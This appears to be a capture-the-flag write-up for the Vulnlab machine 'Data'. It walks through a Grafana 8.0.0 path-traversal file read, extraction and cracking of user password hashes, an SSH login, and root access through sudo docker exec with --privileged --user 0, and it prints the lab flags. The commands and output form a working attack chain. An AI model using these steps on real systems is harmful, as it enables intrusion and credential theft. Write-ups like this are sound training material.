Vulnlab Linux Easy: Data
Data is an Easy rated Linux machine on Vulnlab.
Nmap Scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.10.88.246
Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-01-26 19:56 CET
Nmap scan report for 10.10.88.246
Host is up (0.034s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4a:07:4b:7c:95:c4:30:5f:dd:94:1c:24:95:0d:03:5a (RSA)
|   256 3b:f5:63:a4:dc:54:6f:7d:29:dd:5d:8e:43:c9:81:28 (ECDSA)
|_  256 ac:1b:f3:e9:6a:ed:b5:7a:e4:68:61:42:f6:27:33:d6 (ED25519)
3000/tcp open  ppp?
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2Fnice%2520ports%252C%2FTri%256Eity.txt%252ebak; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Fri, 26 Jan 2024 18:57:00 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Fri, 26 Jan 2024 18:56:29 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Fri, 26 Jan 2024 18:56:35 GMT
|_    Content-Length: 0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 91.57 seconds
Enumerate HTTP (Port 3000)
Grafana seems to be hosted on port 3000. 
In the bottom of the page we find a version of v8.0.0. 
Whilst looking for exploits we find the following PoC which gives us LFI.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -H <http://10.10.88.246:3000>
Read file > /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
grafana:x:472:0:Linux User,,,:/home/grafana:/sbin/nologin
On hacktricks, we find an attack vector. We can use our LFI to read the grafana.db file.
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~]
└─$ curl --path-as-is <http://10.10.88.246:3000/public/plugins/welcome/../../../../../../../../var/lib/grafana/grafana.db> -o grafana.db
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  584k  100  584k    0     0  1689k      0 --:--:-- --:--:-- --:--:-- 1692k


┌──(kali㉿kali)-[~]
└─$ file grafana.db
grafana.db: SQLite 3.x database, last written using SQLite version 3035004, file counter 348, database pages 146, cookie 0x109, schema 4, UTF-8, version-valid-for 348
In the database file we find an admin and boris user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
┌──(kali㉿kali)-[~]
└─$ sqlite3 grafana.db
SQLite version 3.44.0 2023-11-01 11:23:50
Enter ".help" for usage hints.
sqlite> .tables
alert                       login_attempt
alert_configuration         migration_log
alert_instance              org
alert_notification          org_user
alert_notification_state    playlist
alert_rule                  playlist_item
alert_rule_tag              plugin_setting
alert_rule_version          preferences
annotation                  quota
annotation_tag              server_lock
api_key                     session
cache_data                  short_url
dashboard                   star
dashboard_acl               tag
dashboard_provisioning      team
dashboard_snapshot          team_member
dashboard_tag               temp_user
dashboard_version           test_data
data_source                 user
library_element             user_auth
library_element_connection  user_auth_token
sqlite> select * from user;
1|0|admin|admin@localhost||7a919e4bbe95cf5104edf354ee2e6234efac1ca1f81426844a24c4df6131322cf3723c92164b6172e9e73faf7a4c2072f8f8|YObSoLj55S|hLLY6QQ4Y6||1|1|0||2022-01-23 12:48:04|2022-01-23 12:48:50|0|2022-01-23 12:48:50|0
2|0|boris|boris@data.vl|boris|dc6becccbb57d34daf4a4e391d2015d3350c60df3608e9e99b5291e47f3e5cd39d156be220745be3cbe49353e35f53b51da8|LCBhdtJWjl|mYl941ma8w||1|0|0||2022-01-23 12:49:11|2022-01-23 12:49:11|0|2012-01-23 12:49:11|0
Using the following PoC, we can format the password hash correctly so we can crack it using hashcat (use chatgpt to translate the go script to Python and establish a connection to the sqlite3 file).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
import sqlite3
import base64
import hashlib

# Connect to the SQLite database file
conn = sqlite3.connect('grafana.db')

# Create a cursor object to execute SQL queries
cursor = conn.cursor()

# Execute the query to fetch user data
cursor.execute("SELECT email, password, salt, is_admin FROM user")
rows = cursor.fetchall()

# Open a file to write hashed passwords
with open("hashed_passwords.txt", "w") as hash_file:
    # Process each row
    for row in rows:
        email, password, salt, is_admin = row

        # Decode the hex-encoded password hash
        decoded_hash = bytes.fromhex(password)

        # Encode the decoded hash to base64
        hash64 = base64.b64encode(decoded_hash).decode('utf-8')

        # Encode the salt to base64
        salt64 = base64.b64encode(salt.encode('utf-8')).decode('utf-8')

        # Write to file
        hash_file.write(f"sha256:10000:{salt64}:{hash64}\\n")

# Close the cursor and connection
cursor.close()
conn.close()
Running the script will return a hashed_passwords.txt file.
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ cat hashed_passwords.txt
sha256:10000:WU9iU29MajU1Uw==:epGeS76Vz1EE7fNU7i5iNO+sHKH4FCaESiTE32ExMizzcjySFkthcunnP696TCBy+Pg=
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=
Now use hashcat to crack the password, we only cracked the password of the boris user: beautiful1.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
┌──(kali㉿kali)-[~]
└─$ hashcat -m 10900 hashed_passwords.txt /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 4.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.7, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: cpu-penryn-AMD Ryzen 7 5700U with Radeon Graphics, 2913/5890 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

INFO: All hashes found as potfile and/or empty entries! Use --show to display them.

Started: Fri Jan 26 20:37:48 2024
Stopped: Fri Jan 26 20:37:48 2024


┌──(kali㉿kali)-[~]
└─$ hashcat -m 10900 hashed_passwords.txt /usr/share/wordlists/rockyou.txt --show
sha256:10000:TENCaGR0SldqbA==:3GvszLtX002vSk45HSAV0zUMYN82COnpm1KR5H8+XNOdFWviIHRb48vkk1PjX1O1Hag=:beautiful1
Since we cracked the password of the boris user we can try to SSH.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~]
└─$ ssh boris@10.10.88.246
boris@10.10.88.246's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.4.0-1060-aws x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/advantage>

  System information as of Fri Jan 26 19:39:08 UTC 2024

  System load:  0.0               Processes:              100
  Usage of /:   19.8% of 7.69GB   Users logged in:        0
  Memory usage: 26%               IP address for eth0:    10.10.88.246
  Swap usage:   0%                IP address for docker0: 172.17.0.1

0 updates can be applied immediately.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Fri Jan 26 19:39:05 2024 from 10.8.1.49
boris@ip-10-10-10-11:~$ id
uid=1001(boris) gid=1001(boris) groups=1001(boris)
User flag: VL{fbc4248a6ec4f7936b92ec76ad0cb654}
1
2
boris@ip-10-10-10-11:~$ cat user.txt
VL{fbc4248a6ec4f7936b92ec76ad0cb654}
Privilege Escalation
Sudo -l output.
1
2
3
4
5
6
boris@ip-10-10-10-11:~$ sudo -l
Matching Defaults entries for boris on ip-10-10-10-11:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin\\:/snap/bin

User boris may run the following commands on ip-10-10-10-11:
    (root) NOPASSWD: /snap/bin/docker exec *
Since we need the Docker container id in order to use sudo docker exec we need to find a way to obtain it without using any Docker commands (since we don’t have the permission to do so). Whilst browsing the docker docs I found a –hostname flag that can be used when creating Docker containers. This got me curious as to what the default hostname of a Docker container is set to (without specifying a hostname).
1
a container's hostname defaults to be the container's ID in Docker.
Since we have an LFI we can get the hostname of the Docker container.
1
2
3
4
┌──(kali㉿kali)-[~]
└─$ python3 exploit.py -H <http://10.10.88.246:3000>
Read file > /etc/hostname
e6ff5b1cbc85
Now we can become root: Link.
1
2
3
boris@ip-10-10-10-11:~$ sudo docker exec -it e6ff5b1cbc85 /bin/bash
bash-5.1$ id
uid=472(grafana) gid=0(root) groups=0(root)
Since our uid is still that of the Grafana user we have to get back to the drawing board.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
boris@ip-10-10-10-11:~$ docker exec --help

Usage:  docker exec [OPTIONS] CONTAINER COMMAND [ARG...]

Run a command in a running container

Options:
  -d, --detach               Detached mode: run command in the background
      --detach-keys string   Override the key sequence for detaching a container
  -e, --env list             Set environment variables
      --env-file list        Read in a file of environment variables
  -i, --interactive          Keep STDIN open even if not attached
      --privileged           Give extended privileges to the command
  -t, --tty                  Allocate a pseudo-TTY
  -u, --user string          Username or UID (format: <name|uid>[:<group|gid>])
  -w, --workdir string       Working directory inside the container
Docker exec has a —privileged and —user flag which we can use. Since the uid of the root user is always 0 we can craft our new payload.
1
2
3
boris@ip-10-10-10-11:~$ sudo docker exec -it --privileged --user 0 e6ff5b1cbc85 /bin/bash
bash-5.1# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
Since the flag isn’t located in /root we can try to list the drives using fdisk.
1
2
3
4
5
6
7
bash-5.1# fdisk -l
Disk /dev/xvda: 8192 MB, 8589934592 bytes, 16777216 sectors
6367 cylinders, 85 heads, 31 sectors/track
Units: sectors of 1 * 512 = 512 bytes

Device   Boot StartCHS    EndCHS        StartLBA     EndLBA    Sectors  Size Id Type
/dev/xvda1 *  0,32,33     20,84,31          2048   16777182   16775135 8190M 83 Linux
Let’s mount /dev/xvda1.
1
2
3
4
5
6
bash-5.1# mkdir flag
bash-5.1# mount /dev/xvda1 flag
bash-5.1# ls flag
bin             etc             initrd.img.old  lost+found      opt             run             srv             usr             vmlinuz.old
boot            home            lib             media           proc            sbin            sys             var
dev             initrd.img      lib64           mnt             root            snap            tmp             vmlinuz
We can now get the root flag: VL{37c930a3b8b53457d080b0a6f033bc16}
1
2
bash-5.1# cat root.txt
VL{37c930a3b8b53457d080b0a6f033bc16}